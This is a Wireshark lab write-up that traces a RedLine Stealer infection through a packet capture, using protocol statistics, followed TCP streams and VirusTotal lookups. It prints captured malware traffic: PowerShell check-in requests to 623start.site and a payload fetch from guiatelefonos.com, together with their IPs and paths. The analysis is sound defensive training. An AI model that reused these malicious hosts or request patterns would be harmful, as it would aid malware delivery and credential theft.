Wireshark: Malware Analysis


Issa, Mohamed, mohamedissa419991@gmail.com

Figure 1

RedLine Stealer is one of the most prolific and common info stealer logs. It is typically distributed through phishing emails, malicious websites, or in software. Once installed on the system, RedLine can harvest a wide range of sensitive information, including passwords, credit card information, crypto wallet seed phrases, cookies, app data, etc. It can also collect details about the system itself, such as the OS version, running processes, and installed antivirus software.

In this lab, courtesy of malware-traffic-analysis.net, traffic has been captured from an Active Directory environment. Using Wireshark, I can analyze the full packet capture to investigate the malware infection. The LAN details are as follows:

- LAN segment range: 10.7.10.0/24
- Domain: coolweathercoat.com
- Domain controller IP address: 10.7.10.9


2023-07-Unit42-Wireshark-quiz.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.   Time                        Source              Destination         Protocol Length CNameString Host Info
    1 2023-07-10 22:39:22.849048 0.0.0.0             255.255.255.255     DHCP     384                  DHCP Request  - Transaction ID 0x3157d730
    2 2023-07-10 22:39:22.850119 10.7.10.9           255.255.255.255     DHCP     359                  DHCP ACK      - Transaction ID 0x3157d730
    3 2023-07-10 22:39:22.882112 10.7.10.47          224.0.0.22          IGMPv3    54                  Membership Report / Join group 224.0.0.251 for any sources
    4 2023-07-10 22:39:22.883763 10.7.10.47          224.0.0.22          IGMPv3    54                  Membership Report / Join group 224.0.0.252 for any sources
    5 2023-07-10 22:39:22.889049 10.7.10.47          224.0.0.22          IGMPv3    54                  Membership Report / Leave group 224.0.0.252
    6 2023-07-10 22:39:22.889224 10.7.10.47          224.0.0.22          IGMPv3    54                  Membership Report / Join group 224.0.0.252 for any sources
    7 2023-07-10 22:39:22.890162 10.7.10.47          224.0.0.251         MDNS      81                  Standard query 0x0000 ANY DESKTOP-9PEA63H.local, "QM" questio
    8 2023-07-10 22:39:22.890500 10.7.10.47          224.0.0.251         MDNS      91                  Standard query response 0x0000 A 10.7.10.47
    9 2023-07-10 22:39:23.081228 80:86:5b:ab:1e:c4   Broadcast           ARP       42                  Who has 10.7.10.1? Tell 10.7.10.47
   10 2023-07-10 22:39:23.081353 Cisco_98:ad:54      80:86:5b:ab:1e:c4   ARP       42                  10.7.10.1 is at 00:b0:64:98:ad:54
   11 2023-07-10 22:39:23.095925 80:86:5b:ab:1e:c4   Broadcast           ARP       42                  Who has 10.7.10.9? Tell 10.7.10.47
   12 2023-07-10 22:39:23.096087 Dell_f4:95:c1       80:86:5b:ab:1e:c4   ARP       42                  10.7.10.9 is at 10:98:36:f4:95:c1
   13 2023-07-10 22:39:23.096183 10.7.10.47          10.7.10.9           DNS      100                  Standard query 0x12ba SRV _ldap._tcp.dc._msdcs.coolweatherco
   14 2023-07-10 22:39:23.096430 10.7.10.9           10.7.10.47          DNS      171                  Standard query response 0x12ba SRV _ldap._tcp.dc._msdcs.coolw
   15 2023-07-10 22:39:23.099812 10.7.10.47          10.7.10.9           DNS       95                  Standard query 0x5151 A win-s3wt6lgqfvx.coolweathercoat.com
   16 2023-07-10 22:39:23.100042 10.7.10.9           10.7.10.47          DNS      111                  Standard query response 0x5151 A win-s3wt6lgqfvx.coolweatherc
   17 2023-07-10 22:39:23.106836 10.7.10.47          10.7.10.9           CLDAP    274                  searchRequest(1) "<ROOT>" baseObject
   18 2023-07-10 22:39:23.107196 10.7.10.9           10.7.10.47          CLDAP    250                  searchResEntry(1) "<ROOT>" searchResDone(1) success  [1 resu
   19 2023-07-10 22:39:23.138160 10.7.10.47          10.7.10.255         NBNS     110                  Registration NB DESKTOP-9PEA63H<00>
   20 2023-07-10 22:39:23.138413 10.7.10.47          10.7.10.255         NBNS     110                  Registration NB COOLWEATHERCOAT<00>
   21 2023-07-10 22:39:23.174507 10.7.10.47          10.7.10.9           CLDAP    274                  searchRequest(1) "<ROOT>" baseObject
   22 2023-07-10 22:39:23.174896 10.7.10.9           10.7.10.47          CLDAP    250                  searchResEntry(1) "<ROOT>" searchResDone(1) success  [1 resu
   23 2023-07-10 22:39:23.179258 10.7.10.47          10.7.10.9           TCP       66                  49668 → 389 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK

› Frame 1: 384 bytes on wire (3072 bits), 384 bytes captured (3072 bits)
› Ethernet II, Src: 80:86:5b:ab:1e:c4 (80:86:5b:ab:1e:c4), Dst: Broadcast (ff:ff:ff:ff
› Internet Protocol Version 4, Src: 0.0.0.0, Dst: 255.255.255.255
› User Datagram Protocol, Src Port: 68, Dst Port: 67
› Dynamic Host Configuration Protocol (Request)

0000  ff ff ff ff ff ff 80 86  5b ab 1e c4 08 00 45 00   ········ [·····E·
0010  01 72 53 9f 00 00 80 11  e5 dc 00 00 00 00 ff ff   ·rS····· ········
0020  ff ff 00 44 00 43 01 5e  32 e1 01 01 06 00 31 57   ···D·C·^ 2·····1W
0030  d7 30 00 00 80 00 00 00  00 00 00 00 00 00 00 00   ·0······ ········
0040  00 00 00 00 00 00 80 86  5b ab 1e c4 00 00 00 00   ········ [·······
0050  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
```

Figure 2

Before digging into the packets, I can gather a high-level summary of the pcap by checking out the Protocol Hierarchy under the Statistics tab. This provides a summary of the various protocols in the traffic as well as their relative percentage. This can often quickly reveal anomalies such as if there was a significant amount of HTTP traffic.





Figure 3




Wireshark · Protocol Hierarchy Statistics · 2023-07-Unit42-Wireshark-quiz.pcap

Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s
Frame	100.0	2497	100.0	1379628	310 k	0	0	0
Ethernet	100.0	2497	2.5	34958	7,874	0	0	0
Internet Protocol Version 4	99.8	2491	3.6	49848	11 k	0	0	0
User Datagram Protocol	4.6	115	0.1	920	207	0	0	0
Network Time Protocol	0.1	2	0.0	240	54	2	240	54
NetBIOS Name Service	0.5	12	0.1	816	183	12	816	183
NetBIOS Datagram Service	0.0	1	0.0	201	45	0	0	0
SMB (Server Message Block Protocol)	0.0	1	0.0	119	26	0	0	0
SMB MailSlot Protocol	0.0	1	0.0	25	5	0	0	0
Microsoft Windows Browser Protocol	0.0	1	0.0	33	7	1	33	7
Multicast Domain Name System	0.1	2	0.0	88	19	2	88	19
Dynamic Host Configuration Protocol	0.1	2	0.0	659	148	2	659	148
Domain Name System	2.7	68	0.5	6228	1,402	68	6228	1,402
Connectionless Lightweight Directory Access Protocol	1.1	28	0.5	6229	1,403	28	6229	1,403
Transmission Control Protocol	94.9	2369	92.7	1279153	288 k	1411	514743	115 k
Transport Layer Security	8.0	200	36.5	503339	113 k	192	480840	108 k
NetBIOS Session Service	5.4	136	2.6	35740	8,050	0	0	0
SMB2 (Server Message Block Protocol version 2)	6.3	157	2.7	37856	8,527	131	27227	6,133
Data	0.2	4	0.3	3948	889	4	4032	908
SMB (Server Message Block Protocol)	0.0	1	0.0	69	15	1	69	15
Lightweight Directory Access Protocol	4.0	99	4.1	55877	12 k	94	41707	9,394
Kerberos	2.1	52	4.5	62304	14 k	52	62304	14 k
Hypertext Transfer Protocol	0.2	6	0.1	1269	285	3	421	94
Line-based text data	0.1	3	0.0	197	44	3	197	44
Distributed Computing Environment / Remote Procedure Call (DCE/RPC)	3.8	94	2.1	29288	6,597	32	13368	3,011
Microsoft Network Logon	0.3	8	0.2	2596	584	8	2596	584
Local Security Authority	0.2	4	0.0	672	151	4	672	151
DRSUAPI	1.4	36	0.3	4816	1,084	36	4816	1,084
DCE/RPC Endpoint Mapper	0.6	14	0.2	2812	633	14	2812	633
Data	15.4	384	39.8	549565	123 k	384	549565	123 k
Internet Group Management Protocol	0.3	7	0.0	120	27	7	120	27

Figure 4

Additionally, from the Statistics tab I can gather a summary of all the conversations that took place in the traffic. This is helpful to see all the endpoints and where traffic is flowing. This specific pcap summary shows all the traffic relates to 10.7.10.47.




Wireshark · Conversations · 2023-07-Unit42-Wireshark-quiz.pcap

Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
0.0.0.0	255.255.255.255	1	384	1	384	0	0	0.000000	0.0000	—	—
10.7.10.9	255.255.255.255	1	359	1	359	0	0	0.001071	0.0000	—	—
10.7.10.47	224.0.0.251	2	172	2	172	0	0	0.041114	0.0003	—	—
10.7.10.47	224.0.0.22	7	386	7	386	0	0	0.033064	10.4179	296	0
10.7.10.47	204.79.197.222	22	6,593	10	1,024	12	5,569	11.816862	0.2382	34 k	187 k
10.7.10.47	204.79.197.203	18	6,533	9	1,113	9	5,420	10.893321	0.2557	34 k	169 k
10.7.10.47	204.79.197.200	69	26 k	33	10 k	36	16 k	11.795802	9.3412	9,120	13 k
10.7.10.47	195.161.114.3	10	1,342	5	624	5	718	24.522847	1.6627	3,002	3,454
10.7.10.47	194.26.135.119	787	592 k	380	562 k	407	29 k	27.302003	8.2131	548 k	28 k
10.7.10.47	152.199.24.163	19	6,255	9	946	10	5,309	11.816657	0.1580	47 k	268 k
10.7.10.47	92.118.151.9	331	372 k	65	4,026	266	368 k	26.344792	0.6810	47 k	4,329 k
10.7.10.47	72.21.81.200	24	8,907	11	1,052	13	7,855	11.884635	0.1292	65 k	486 k
10.7.10.47	52.248.96.54	22	9,579	10	2,631	12	6,948	21.867814	0.2435	86 k	228 k
10.7.10.47	52.108.8.254	20	6,491	9	976	11	5,515	11.905594	0.1471	53 k	299 k
10.7.10.47	23.218.232.189	25	7,390	13	1,168	12	6,222	11.827904	20.1507	463	2,470
10.7.10.47	23.11.231.136	23	9,185	11	1,229	12	7,956	11.207770	0.2984	32 k	213 k
10.7.10.47	20.42.65.88	22	8,004	9	2,312	13	5,692	11.033572	0.5582	33 k	81 k
10.7.10.47	20.7.1.246	29	9,316	13	3,184	16	6,132	23.614849	0.6020	42 k	81 k
10.7.10.47	13.107.246.57	21	6,927	10	1,011	11	5,916	11.909462	0.1370	59 k	345 k
10.7.10.47	13.107.42.254	20	6,489	9	974	11	5,515	11.901200	0.2571	30 k	171 k
10.7.10.47	13.107.21.200	21	7,351	10	1,022	11	6,329	11.837050	0.2368	34 k	213 k
10.7.10.47	13.107.18.254	21	6,543	10	1,028	11	5,515	11.816416	0.2386	34 k	184 k
10.7.10.47	13.107.6.163	23	6,687	11	1,118	12	5,569	11.902520	0.2645	33 k	168 k
10.7.10.47	13.107.5.88	30	19 k	10	1,402	20	18 k	23.523513	0.3249	34 k	451 k
10.7.10.47	13.66.14.83	19	6,007	9	1,000	10	5,007	11.906069	0.1758	45 k	227 k
10.7.10.47	10.7.10.255	13	1,563	13	1,563	0	0	0.289112	3.6906	3,388	0
10.7.10.47	10.7.10.9	891	245 k	465	124 k	426	121 k	0.247135	29.2538	34 k	33 k

Figure 5

Since there was HTTP traffic in the summary, I will begin by querying "**http**"to see those specific packets. There is a total of five packets, including three "GET"requests from source address 10.7.10.47. Unencrypted HTTP GET requests are usually a red flag, especially since the host names 623start[.]site and guiatelefonos[.]com look suspicious.



http


```
No.     Time                       Source           Destination      Protocol  Length  CNameString  Host               Info
   1357 2023-07-10 22:39:47.579630 10.7.10.47       195.161.114.3    HTTP         247               623start.site      GET /?status=start&av=Windows%20Defender HTTP/1.1
   1359 2023-07-10 22:39:48.375116 195.161.114.3    10.7.10.47       HTTP         276                                  HTTP/1.1 200 OK  (text/html)
   1360 2023-07-10 22:39:48.415597 10.7.10.47       195.161.114.3    HTTP         203               623start.site      GET /?status=install HTTP/1.1
   1362 2023-07-10 22:39:48.989366 195.161.114.3    10.7.10.47       HTTP         276                                  HTTP/1.1 200 OK  (text/html)
   1369 2023-07-10 22:39:49.250647 10.7.10.47       92.118.151.9     HTTP         133               guiatelefonos.com  GET /data/czx.jpg HTTP/1.1
   1371 2023-07-10 22:39:49.319926 92.118.151.9     10.7.10.47       HTTP         458                                  HTTP/1.1 301 Moved Permanently  (text/html)
```

```
› Frame 1357: 247 bytes on wire (1976 bits), 247 bytes captured (1976 bits)
› Ethernet II, Src: 80:86:5b:ab:1e:c4 (80:86:5b:ab:1e:c4), Dst: Cisco_98:ad:54 (00:b0:(
› Internet Protocol Version 4, Src: 10.7.10.47, Dst: 195.161.114.3
› Transmission Control Protocol, Src Port: 49741, Dst Port: 80, Seq: 1, Ack: 1, Len: 19
› Hypertext Transfer Protocol
```

```
0000  00 b0 64 98 ad 54 80 86  5b ab 1e c4 08 00 45 00   ··d··T·· [·····E·
0010  00 e9 57 66 40 00 80 06  58 ce 0a 07 0a 2f c3 a1   ··Wf@··· X····/··
0020  72 03 c2 4d 00 50 01 4f  45 20 04 64 8e 2e 50 18   r··M·P·O E ·d·.P·
0030  fa f0 44 b9 00 00 47 45  54 20 2f 3f 73 74 61 74   ··D···GE T /?stat
0040  75 73 3d 73 74 61 72 74  26 61 76 3d 57 69 6e 64   us=start &av=Wind
0050  6f 77 73 25 32 30 44 65  66 65 6e 64 65 72 20 48   ows%20De fender H
0060  54 54 50 2f 31 2e 31 0d  0a 55 73 65 72 2d 41 67   TTP/1.1· ·User-Ag
0070  65 6e 74 3a 20 4d 6f 7a  69 6c 6c 61 2f 35 2e 30   ent: Moz illa/5.0
0080  20 28 57 69 6e 64 6f 77  73 20 4e 54 3b 20 57 69    (Window s NT; Wi
0090  6e 64 6f 77 73 20 4e 54  20 31 30 2e 30 3b 20 65   ndows NT  10.0; e
00a0  6e 2d 55 53 29 20 57 69  6e 64 6f 77 73 50 6f 77   n-US) Wi ndowsPow
00b0  65 72 53 68 65 6c 6c 2f  35 2e 31 2e 31 39 30 34   erShell/ 5.1.1904
00c0  31 2e 33 30 33 31 0d 0a  48 6f 73 74 3a 20 36 32   1.3031·· Host: 62
00d0  33 73 74 61 72 74 2e 73  69 74 65 0d 0a 43 6f 6e   3start.s ite··Con
00e0  6e 65 63 74 69 6f 6e 3a  20 4b 65 65 70 2d 41 6c   nection:  Keep-Al
00f0  69 76 65 0d 0a 0d 0a                               ive····
```

Figure 6

I further look into the TCP stream by right clicking on the first HTTP GET request packet and selecting "Follow"-> "TCP Stream".




```
http
No.   Time                          Source        Destination     Length
 1357 2023-07-10 22:39:47.579630 10.7.10.47      195.161.114.3      247
 1359 2023-07-10 2                              10.7.10.47          276
 1360 2023-07-10 2                              195.161.114.3       203
 1362 2023-07-10 2                              10.7.10.47          276
 1369 2023-07-10 2                              2.118.151.9         133
 1371 2023-07-10 2                              10.7.10.47          458

Frame 1357: 247 by                   aptured (1976 bits)
Ethernet II, Src:
Internet Protocol
Transmission Contr
Hypertext Transfer
```

Mark/Unmark Packet Ctrl+M
Ignore/Unignore Packet Ctrl+D
Set/Unset Time Reference Ctrl+T
Time Shift... Ctrl+Shift+T
Packet Comments
Edit Resolved Name
Apply as Filter
Prepare as Filter
Conversation Filter
Colorize Conversation
SCTP
Follow
Copy
Protocol Preferences
Decode As...
Show Packet in New Window
TCP Stream Ctrl+Alt+Shift+T
UDP Stream Ctrl+Alt+Shift+U
DCCP Stream Ctrl+Alt+Shift+E
TLS Stream Ctrl+Alt+Shift+S
HTTP Stream Ctrl+Alt+Shift+H
HTTP/2 Stream
QUIC Stream
SIP Call

Figure 7

The GET requests to 623start[.]site reveal that it originated from Windows Powershell via the user-agent details. The first traffic request returned a HTTP response code 404 (not found) error from the Apache server. It appears that Windows Defender antivirus blocked the outgoing traffic to this site. The second request also returned a 404 error to a URL with an install status, likely to inject the malware on the victim.




Wireshark · Follow TCP Stream (tcp.stream eq 68) · 2023-07-Unit42-Wireshark-quiz.pcap

```
GET /?status=start&av=Windows%20Defender HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.19041.3031
Host: 623start.site
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Mon, 10 Jul 2023 22:39:48 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 14
Connection: keep-alive
Server: Apache/2.4.6 (CentOS) PHP/7.4.33
X-Powered-By: PHP/7.4.33

404 HTTP ErrorGET /?status=install HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.19041.3031
Host: 623start.site

HTTP/1.1 200 OK
Date: Mon, 10 Jul 2023 22:39:49 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 14
Connection: keep-alive
Server: Apache/2.4.6 (CentOS) PHP/7.4.33
X-Powered-By: PHP/7.4.33

404 HTTP Error
```

Figure 8


The third HTTP GET request to hxxp://guiatelefonos[.]com/data/czx.jpg returned an HTTP 301 error code and redirected to HTTPS as indicated by port 443.


Wireshark · Follow TCP Stream (tcp.stream eq 69) · 2023-07-Unit42-Wireshark-quiz.pcap

```
GET /data/czx.jpg HTTP/1.1
Host: guiatelefonos.com
Connection: Keep-Alive

HTTP/1.1 301 Moved Permanently
Server: nginx/1.20.2
Date: Mon, 10 Jul 2023 22:39:49 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
Location: https://guiatelefonos.com:443/data/czx.jpg

a9
<html>
<head><title>301 Moved Permanently</title></head>
<body>
<center><h1>301 Moved Permanently</h1></center>
<hr><center>nginx/1.20.2</center>
</body>
</html>

0
```

Figure 9

Since this traffic looks very suspicious, I will look up both URLs on VirusTotal to see if there any reports associated with each.



We have changed our Privacy Notice and Terms of Use, effective July 18, 2024. You can view the updated Privacy Notice and Terms of Use.

13 /90

Community Score

13/90 security vendors flagged this domain as malicious


623start.site

Creation Date 10 months ago

Last Analysis Date 7 days ago

Malicious, Phishing (alphaMountain.ai) known infection source spyware and malware

Figure 10



We have changed our Privacy Notice and Terms of Use, effective July 18, 2024. You can view the updated Privacy Notice and Terms of Use.

12 / 91


Community Score

12/91 security vendors flagged this URL as malicious

https://guiatelefonos.com/data/czx.jpg
guiatelefonos.com

Figure 11

Both sites are flagged by multiple security vendors as malicious domains determined to be malware distribution. The“guiatelefonos”URL specifically is flagged as being used by REDLINE.




HIGH 1 MEDIUM 1 LOW 0 INFO 0 SUCCESS 0

Activity related to REDLINE - according to source Cluster25 - 9 months ago
↳ This URL is used by REDLINE

